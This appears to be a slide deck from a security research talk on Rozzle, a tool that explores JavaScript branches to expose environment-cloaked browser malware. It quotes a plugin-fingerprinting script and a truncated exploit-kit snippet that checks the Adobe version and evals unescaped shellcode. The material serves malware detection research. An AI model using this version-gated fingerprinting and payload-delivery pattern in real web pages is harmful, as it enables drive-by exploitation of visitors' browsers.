8
9 for(var i = 0; i < navigator.plugins.length; i++)
10 {
11   var plugin_name = navigator.plugins[i].name;
12   if (quicktime_plugin == 0 && plugin_name.indexOf("QuickTime") != -1)
13   {
14     var helper = parseInt(plugin_name.replace(/\D/g, ""));
15     if (helper > 0)
16       quicktime_plugin = helper.toString(16)
17   }
18   if (adobe_plugin == "00" && plugin_name.indexOf("Adobe Acrobat") != -1)
```

Fingerprint: Q0193807F127J14



<http://www.kittens.info/> 🔍 ↻ ✕

```
23   else
24     if(plugin_name.indexOf(" 6") != -1)
25       adobe_plugin = "06";
26     else
27       if(plugin_name.indexOf(" 7") != -1)
28         adobe_plugin = "07";
29       else
30         adobe_plugin = "01"
31   }
32   else
33   {
34     if (flash_plugin == "0" && plugin_name.indexOf("Shockwave Flash") != -1)
35       flash_plugin = get_version(navigator.plugins[i].description,4);
36     else
37       if (window.navigator.javaEnabled && java_plugin == 0 && plugin_name.indexOf("Java") != -1)
38         java_plugin = get_version(navigator.plugins[i].description,4);
39   }
40 }
41
42 if(navigator.mimeTypes["video/x-ms-wmv"].enabledPlugin)
```

Rozzle

Multi-path execution framework for JavaScript

What it is/does

- Multiple browser profiles on single machine

- Branch on *environment-sensitive checks*
- No forking
- No snapshotting

- Execute branches *sequentially* to increase coverage

What it is *not*

- **Cluster of machines:** too resource consuming

- **Symbolic execution:** reverting to a previous state similar to running multiple browsers in parallel

- **Static analysis:** Retain much of runtime precision

Multi-Execution in Rozzle

<script>

```
var adobe=new ActiveXObject('AcroPDF.PDF');
var adobeVersion=adobe.GetVariable ('$version');
if (navigator.userAgent.indexOf('IE 7')>=0 &&
    adobeVersion == '9.1.3')
{
    var x=unescape('%u4149%u1982%u90 [...]');
    eval(x);
}
else if (adobeVersion == '8.0.1')
{
    var x=unescape('%u4073%u8279%u77 [...]');
    eval(x);
}
...
```

</script>

Challenges

Consistent updates of variables

Introduce concept of *Symbolic Memory*:

- Multiple concrete values associated with one variable
- New JavaScript data type *Symbolic*
 - 3 subtypes
 - *symbolic value / formula / conditional*
- *Weak updates* for *conditional* assignments

Challenges

Consistent updates
of variables

Handling loops

I/O

Indirect control
flow: Exception
handling

Rozzle: Experiments



Offline

- Controlled Experiment
- **7x** more Nozzle detections



Online

- Similar to Bing crawling
- Almost **4x** more Nozzle detections
- **10.1%** more Zozzle detections



Overhead

- **1.1%** runtime overhead
- **1.4%** memory overhead

Rozzle: Take Away

For most sites, virtually no overhead

Tremendous impact on runtime detector due to increased path coverage

Visible impact on static detector

More important with growing trend to obfuscation

Also improves other existing tools: exposes detectors to additional site content

Conclusions



Nozzle

- Thousands of sites flagged daily
- FP rate is about 10^{-9}


Zozzle

- Finds much more than Nozzle
- FP rate is about 10^{-6}

Rozzle

- Amplifies both Nozzle and Zozzle
- Unmasks cloaked malware

Thank you



https://www.surveymonkey.com/s/Research12_BenLivshits